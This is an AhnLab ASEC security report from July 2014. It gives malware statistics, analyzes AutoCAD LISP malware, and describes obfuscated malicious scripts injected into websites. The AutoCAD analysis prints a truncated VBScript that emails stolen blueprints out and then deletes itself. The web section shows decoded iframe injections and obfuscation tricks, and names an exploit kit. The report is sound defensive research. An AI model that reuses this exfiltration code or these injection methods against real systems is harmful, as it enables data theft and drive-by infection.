Security Trend

ASEC REPORT

VOL.55

July, 2014

AhnLab

ASEC REPORT

VOL.55 July, 2014

[ASEC (AhnLab Security Emergency Response Center) is a global security response group consisting of virus analysts and security experts. This monthly report is published by ASEC and focuses on the most significant security threats and latest security technologies to guard against such threats. For further details, please visit AhnLab, Inc.'s homepage (www.ahnlab.com).]

SECURITY TREND OF JULY 2014

Table of Contents


1

SECURITY STATISTICS

SECURITY STATISTICS

01
Malware Statistics


According to the ASEC (AhnLab Security Emergency Response Center), 2,257,733 malware were detected in July 2014. The number of detected malware increased by 552,388 from 1,705,345 detected in the previous month as shown in Figure 1-1. A total of 2,257,733 malware samples were collected in July.



[Figure 1-1] Malware Trend

In Figure 1-1, "Detected Samples" refers to the number of malware detected by AhnLab products deployed by our customers. "Collected Samples" refers to the number of malware samples collected autonomously by AhnLab that were besides our products.

Figure 1-2 shows the prolific types of malware in July 2014. It appears that PUP (Potentially Unwanted Programs) was the most distributed malware with 43.61% of the total. It was followed by Trojans (29.81%) and Adware (5.88%).



[Figure 1-2] Proportion of Malware Type in July 2014

Table 1-1 shows the Top 10 malware threats in July categorized by malicious code name. Trojan/Win32.Gen was the most frequently detected malware (158,179), followed by Malware/Win32.Generic (130,816).

[Table 1-1] Top 10 Malware Threats in July 2014 (by malicious code name)

Rank	Malicious code name	No. of detections
1	Trojan/Win32.Gen	158,179
2	Malware/Win32.Generic	130,816
3	Trojan/Win32.ADH	104,224
4	PUP/Win32.IntClient	97,865
5	Trojan/Win32.Agent	63,076
6	Trojan/Win32.Starter	54,842
7	Trojan/Win32.Downloader	44,358
8	ASD.Prevention	42,582
9	Adware/Win32.Agent	40,662
10	Trojan/Win32.OnlineGameHack	38,912

SECURITY STATISTICS

02
Web Security Statistics


In July 2014, a total of 1,718 domains and 12,241 URLs were comprised and used to distribute malware. In addition, 3,928,542 malicious domains and URLs were blocked. This figure is the number of blocked connections from PCs and other systems to the malicious website by AhnLab products deployed by our customers. Finding a large number of distributing malware via websites indicates that internet users need to be more cautious when accessing websites.

[Figure 1-3] Blocked Malicious Domains/URLs in July 2014

SECURITY STATISTICS

03 Mobile Malware Statistics

In July 2014, 74,678 mobile malware were detected as shown in Figure 1-4.



[Figure 1-4] Mobile Malware Trend

Table 1-2 shows the Top 10 mobile malware in July 2014 categorized by malicious code name. Malicious mobile codes that were installed as an Android application bundle were frequently detected, such as Android-PUP/Dowgin.

[Table 1-2] Top 10 Mobile Malware Threats in July (by malicious code name)

Rank	Malicious code name	No. of detections
1	Android-PUP/Dowgin	16,629
2	Android-Trojan/FakeInst	15,846
3	Android-PUP/Wapsx	5,909
4	Android-Trojan/Opfake	2,626
5	Android-PUP/SMSReg	2,053
6	Android-PUP/Chitu	1,526
7	Android-Trojan/GinMaster	1,515
8	Android-PUP/Youmi	1,400
9	Android-PUP/Mseg	1,370
10	Android-Trojan/SMSAgent	1,269

2

SECURITY ISSUE

Malware Targeted at AutoCAD Extension Language

SECURITY ISSUE

Malware Targeted at AutoCAD Extension Language

AutoCAD is a computer-assisted design (CAD) program developed by AutoDesk. It is by and large the benchmark of the CAD industry. AutoCAD program supports Visual Basic language, LISP (LISt Processing) script language, and DLL for automation and functional expansion. Malware creators take advantage of this factor to create AutoCAD malware. Currently, most of the AutoCAD malware detected is created by LISP script language.

※ LISP
LISP is a script language used to execute AutoCAD without JavaScript compilations.
Its purpose is to simplify repeated tasks for increased productivity.

Compared to other malware such as Banki and Ransomware, AutoCAD malware is not registered as a severe threat. However, its evolved variants have continuously been discovered since it was first discovered in 2003. Meanwhile, many corporations in various industries use AutoCAD program to make blueprints which are important assets for corporations. Therefore, it is recommended for all users to be aware of the relevant security issues and be more cautious when using the AutoCAD program.

In order to understand how malware creators use the AutoCAD program, it is necessary to look into the behavioral pattern of AutoCAD malware samples that were discovered in the past.

The malware sample malware shown in Figure 2-1 is one of the AutoCAD malware samples, an SFX executable compression file format which is compressed by an RAR application. When this malware

executes, it creates Acad.fas, Acad.lsp, acaddoc.fas, Acaddoc.lsp, *.dwg, and multiple fas files in the C drive folder.




Figure 2-1 | Files created in the root drive upon malware execution

*.lsp: A script file made using LISP language
*.fas: A binary compilation of a *.lsp file

The malware then executes the "dwg" blueprint file that was created along with the other files. If AutoCAD is not installed on the PC, an "Unable to open file" error message is displayed. Basically, the AutoCAD program first loads acad.lsp, acad.fas, acaddoc.lsp, and acaddoc.fas when they exist in the same folder with the dwg file.

The left image in Figure 2-2 shows the loaded malicious scripts.




Figure 2-2 | Loaded script file information of AutoCAD program

The loaded malicious script, acad.fas, duplicates itself as 16-Acad.sihanoukville.fas in the {AutoCAD installation folder\Support} folder. The duplicated file is registered in the acad.mnl file, which is loaded when AutoCAD is executed. The right part of Figure 2-2 shows the malware loaded by acad.mnl.




Figure 2-3 | acad.mnl file

AutoCAD program first loads acad.lsp or acad.fas in the current folder, or the mnl file in the folder {AutoCAD installation folder\Support}. Taking advantage of this perspective, the malware executes its codes. Also, this is why "lsp" file is discovered in the folder where a blueprint file (*.dwg) is located in the infected PC.

The recently discovered AutoCAD malware also takes advantage of this perspective so that it creates VBS files as below and steals blueprint files from the infected PC.

Created files

acad.exe CREATE C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\$VL~~001.vbs

acad.exe CREATE C:\WINDOWS\System32\!혹뢖샙筠齡嗇\혹뢖샙筠齡嗇.dxf

```
ON ERROR RESUME NEXT
NameSpace = "http://schemas.microsoft.com/cdo/configuration/"
Set Email = CreateObject("CDO.Message")
Email.From
Email.To =
Email.Subject =
Email.Textbody = "Email@O-"

With Email.Configuration.Fields
.Item(NameSpace&"sendusing") = 2
.Item(NameSpace&"smtpserver") = "sm
.Item(NameSpace&"smtpserverport") =
.Item(NameSpace&"smtpauthenticate")
.Item(NameSpace&"sendusername") = '
.Item(NameSpace&"sendpassword") = '
.Update
End With
Email.Send
createobject("scripting.filesystemobject").getfile(wscript.scriptfullname).delete
```

Figure 2-4 | Created VBS files

Due to the structure of AutoCAD, malicious scripts can be distributed even though a malicious LISP script itself is not capable of distribution.

ASEC (AhnLab Security Emergency Response Center) has updated AhnLab's anti-malware engine with the related signatures of malicious *.lsp and *.mnl files. Also, ASEC recommends scanning all PC drives that are susceptible for AutoCAD malware infection. In order to prevent AutoCAD malware infection, it is necessary to check whether a suspicious lsp file exists when opening a dwg file, the blueprint file. In the latest version of the AutoCAD program, users can set an option to restrict the loading of LISP programs. Thus, it is recommended for users to use the latest version of the AutoCAD program to prevent malware infection.

V3 detects relevant malware as follows:

<Malicious code name in V3 products>

ALS/Bursted

ALS/Kenilfe

3

ANALYSIS IN-DEPTH

Change of Web Threats with Malicious Script Injection and Malware Distribution

Change of Web Threats with Malicious Script Injection and Malware Distribution

A large number of malware is distributed through compromised websites during weekends and holidays. However, this trend seems to have changed. It was discovered that multiple websites were compromised and malware were distributed via those compromised websites during the weekdays of July 2014 in South Korea.

The types of recent malicious script injection do not differ much from the traditional ones: malicious iframe, Space&Tab, encoding with eval, URL, hex or decimal. By these injection methods, malicious scripts are injected and then the compromised websites redirect users to the final landing page for exploitation such as CK pack.

This article presents the recent trend of web threats by various types of malicious scripts based on the behavioral analysis of malware that is ultimately generated by malicious scripts. All of the following malicious scripts were collected between July 6 and July 16, 2014.

(1) Malicious iframe

Figure 3-1 | An inserted malicious iframe

Malicious iframe injection, as shown in Figure 3-1, is the basic method of malicious script injection. Mostly iframe is injected outside the <html></html> tags, and it reaches the final page, the venerable page, after going through other

packing phases.

(2) Encoding using Eval & Document.write

Not only are the functions "eval" and "unescape," which execute dynamic JavaScript codes, necessary for JavaScript obfuscation, but the "Document.write" method is necessary as well. These functions and this method are used for a variety of encoding, including hex and decimal encoding, and obfuscation codes that cut and paste strings.

Figure 3-2 is an example of hex encoding via the "Document.write" method




Figure 3-2 | Hex encoding using the "Document.write" method

The example shown in Figure 3-2 is a simple format that a simple text string is converted into hex before converting and displaying it as an "ascii" string. URL encoding and "unescape," which uses "%" instead of "\x," also operates in the same way.

Table 3-1 | Converting hex to ascii

Before converting hex to ascii	After converting hex to ascii
\x3c\x69\x66\x72\x61\x6d\x65\x20\x73\x72\x63\x3d\x68\x74\x74\x70\x3a\x2f\x2f\x77\x77\x77 (... ...)	<iframesrc=http://www. (... ...)

The decimal encoding using "fromcharcode" has a similar format as shown in Figure 3-3.




Figure 3-3 | Decimal encoding in "eval + fromcharcode" format 1

Like the hex format, the decimal encoding using "fromcharcode" converts strings to ascii string and then executes. Also, it is converted to JavaScript as shown in [Table 3-2] before being executed through "eval."

Table 3-2 | Converting decimal to ascii (format 1)

Before converting decimal to ascii	After converting decimal to ascii
118,97,114,32,120,101,119,61,52,53,51,56,48,48,53,52,51,59,118,97,114,32,103,104,103,52,53,61,34,110,117,111,116,34 (... ...)	varxew=4538005 43;var ghg45="nuot"(... ...)

There are variant types of the decimal encodings that use string combinations and decimal manipulation.




Figure 3-4 | Decimal encoding in "eval + fromcharcode" format 2

In the variant type of the decimal encodings, a number is inserted inside the parameter value "w" and then the number is divided by a decimal before being converted to ascii.

Table 3-3 | Converting decimal to ascii (format 2)

Before converting decimal to ascii	After converting decimal to ascii
18/w,18/w,210/w,204/w,64/w,80/w,200/w,222/w,198/w,234/w,218/w,202/w,220/w,232/w,92/w,206/w,202/w,232/w,138/w,216/w,202/w,218/w,202/w,220/w,232/w,230/w,132/w, (... ...)	if (document.getElementsB (... ...)

The format 2 is executed by re-combining strings instead of hex/decimal encoding. The "string re-combination + eval" format is used for the Caihong Exploit Kit, which is shown in Figure 3-5, as well as encoding.




Figure 3-5 | Code re-combination and execution using the Split method

Obfuscation, as shown in Figure 3-5, splits strings with a "|"and arranges them as numbers. Arrays are then substituted with numbers.

Table 3-4 | Before and after (left/right) substitution

<7 l=k://j.o.n/m.t p=0 a=0></7>	<iframesrc=http://www.n***.com/index1.html width=0 height=0></iframe>

(3) Space & Tab obfuscation

There are two type of obfuscation through substitution: String substitution (Figure 3-5) and Space & Tab obfuscation (Figure 3-6).




Figure 3-6 | Space & Tab obfuscation

Figure 3-6 appears to be a normal string. However, when opening the file with hex editor, there are many spaces and tabs between the strings as shown in Figure 3-7.




Figure 3-7 | Space & Tab obfuscation

This string, made of a series of spaces and tabs, is decoded into a discernible code using the decoding function.

Table 3-5 | Before and after (left/right) substitution

""...(a series of spaces and tabs)	document. write(unescape("<script>... " (... ...)

The decoded source reconnects to a malicious page or downloads a malicious file to load a malicious swf (Shockwave Flash Object) file. This malicious script sample loads the swf file in CVE-2014-0515 as shown in Figure 3-8.

Figure 3-8 | Loading CVE-2014-0515 file

(4) Caihong Exploit Kit

The Caihong obfuscation is an Exploit Kit which has been widely used for the last several years.

Figure 3-9 | Download address of decoded malware

A Trojan/Banki file is downloaded to edit the host file and trigger pharming.

Figure 3-10 | Domain information registered in the host file

Recently, there are many notable domains that have been discovered where malicious scripts are injected or distribute malware seeds. Table 3-6 is a list of the compromised domains by malicious scripts that were discovered in July 2014. In fact, the compromised domains that malicious scripts are injected or distribute malware notably increased in July, though the list shown in Table 3-6 is a part of those compromised domains.

Table 3-6 | Domains affected by malicious scripts and malware seeds

Date	Compromised domain
2014-07-06 ~	hxxp://se*****ts.com/index.html
	hxxp://www.tra**********rida.com/re*****es/im**es/vin/vo***s_ro.js
	hxxp://198.***.40.**6
2014-07-09 ~	hxxp://www.the******.co.kr/event/index.html
2014-07-10 ~	hxxp://ju****na.com.ne.kr/main.htm
2014-07-11 ~	hxxp://chei****o.co.kr
2014-07-14 ~	hxxp://www.the******.co.kr/event/index.html
	hxxp://in*****.co.kr/shop/upf**es/cs/index.html
	hxxp://g***pan.co.kr/data/index.html

Those malicious scripts mentioned above are used to download exe files. Also, malicious scripts are used to make rogue website authentication pages or download APKs as well as exe files.

AhnLab

ASEC REPORT

VOL.55
July, 2014

Contributors	**ASEC Researchers**	Publisher	**AhnLab, Inc.**
Editor	**Content Creatives Team**	Website	**www.ahnlab.com**
Design	**UX Design Team**	Email	**global.info@ahnlab.com**